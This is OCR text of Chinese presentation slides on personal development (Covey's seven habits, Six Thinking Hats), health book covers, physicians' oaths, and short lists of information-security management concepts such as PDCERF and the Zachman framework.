

修炼：思考
联接：社交
思维
心智
积累
实践
知识
技能


四个天赋

- 自我意识
- 良知
- 智慧
- 勇气

7个习惯


- 积极主动　个人愿景的原则
- 以终为始　自我领导的原则
- 要事第一　自我管理的原则
- 双赢思维　人际领导的原则
- 知彼解己　同理心交流的原则
- 统合综效　创造性合作的原则
- 不断更新　平衡的自我更新原则





细胞故障
营养不良
毒素侵袭
营养
毒素
心理
生理
遗传
医药


选择健康
Never Be Sick Again
健康是一种选择，要学会选择健康。
Health Is a Choice, Learn How to Choose It.
与疾病关系的惊人发现
中国健康调查报告
营养学有史以来最全面的调查


(白)纯洁的，纯粹的
事实、数据和资料
(红)代表情绪和感觉，
还有预感和直觉。
(黄)阳光/明亮/积极
乐观/肯定/建设/机会
(黑)逻辑与批判、负面
判断、为什么行不通
(绿)肥沃、有创意
植物由种子产生；
前进/诱因、创新/冒险
(蓝)冷静和控制，指
挥，思考思维方式；
系统与控制


全球创新思维训练第一书
(英)爱德华·德·博诺
Six Thinking Hats 迅速搭建智力资本扩张的平台
六顶思考帽


- 打破对己对人的批评
- Q12



高科技企业需要的人才就是专家

专家

专家要控制自己的感情，并靠理性而行动。他们不仅具备较强的专业知识和技能以及较强的伦理观念，而且无一例外地以顾客为第一位，具有永不厌倦的好奇心和进取心，严格遵循自己的价值观。以上条件全部具备的人才，我才把他们称为专家。



- 先见能力
- 构思能力
- 讨论的能力
- 适应矛盾的能力
- 专家的心

1、请允许我行医，我要终生奉行人道主义。
2、向恩师表达尊敬与感谢之意。
3、在行医过程中严守良心与尊严。
4、以患者的健康与生命为第一位。
5、严格为患者保守秘密。
6、保持医学界的名誉与宝贵的传统。
7、把同事视为兄弟，不因患者的人种、宗教、国籍和社会地位的不同而区别对待。
8、从受孕开始，即把人的生命作为至高无上之物来尊重。
9、无论承受怎样的压力，在运用自己的知识时也不会违背人道主义。

后希波克拉底誓言

我保证履行由于我的专业我自愿承担的治疗和帮助病人的义务。我的义务是基于病人所处的软弱不利的地位，以及他必然给予我和我的专业能 力完全信任。所以，我保证把病人多方面的利益作为我的专业伦理的第一原则。由于承认这种约束，我接受下列义务，只有病人或病人的合法代理人才能解除我这些 义务：

①将病人的利益置于我专业实践的中心，并在情况需要时置于我自己的自我利益上。

②拥有和保持我的专业要求的知识和技能的能力。

③承认我的能力的局限,只要我的病人病情需要,我应向我的各种卫生专业的同事求助。

④尊重其他卫生专业同事的价值和信念，并承认他们作为个人的道德责任。

⑤用同等的关切和献身精神关怀所有需要我帮助的人，不管他们有没有能力付酬。

⑥主要为了我的病人的最佳利益，而不是主要为了推行社会的、政治的或财政的政策或我自己的利益而行动。

⑦尊重我的病人的参与影响他或她的决策的道德权利，明确地、清楚地、用病人理解的语言说明他或她的疾病的性质，以及我建议采用的治疗的好处和危险。

⑧帮助我的病人作出与他们的价值和信念一致的选择，不强迫，不欺骗，不口是心非。

⑨对我听到、知道和看到的保守秘密，作为我关怀病人的一个必要部分，除非对别人有明确的、严重的、直接伤害的危险。

⑩即使我不能治愈病人，也总要帮助他们，当死亡不可避免时，要帮助我的病人按照他或她自己的打算死亡。

决不参与直接的、主动的、有意识的杀死一个病人，即使为了仁慈的理由，或应国家的要求，或任何其他的理由。

为了覆行我对社会的义务，参与影响国民健康的公共政策决定，提供领导以及专家的和客观的证言。

将我所说和所信的付诸实践，从而在我的专业生涯中体现上述原则。

我郑重承诺要奉献自己给人道服务；

崇敬并感激师长的教导；

凭良心和尊严行医；

病人的健康是我首要的顾念；

尊重寄托给我的秘密；

尽力维护医业的荣誉和光荣传统；

视同事为手足；


不容许有任何国籍、种族、政见或地位的考虑介于我的职责和病人之间；

尽可能维护生命，从受胎时起；

即使在威胁下，也不运用我的医学知识去违反人道。

我郑重地自主地以我的人格宣誓以上约定。

- 风险三要素
- 生命周期三大过程
- **PPT**
- 需求驱动力矩阵
- 三观论
- **PDCERF**
- **Zachman**
- 分层、分域
- 流和时空
  - 安全域+业务流
- 漏洞假说
- …



- 基于时间的安全
- 基于缓冲的安全
- 结构和解构
- 安全度量
- 敏捷和瀑布
- 君臣佐使
- 可信与可控
- 安全可视化
- 云、虚拟化
- 大数据
- …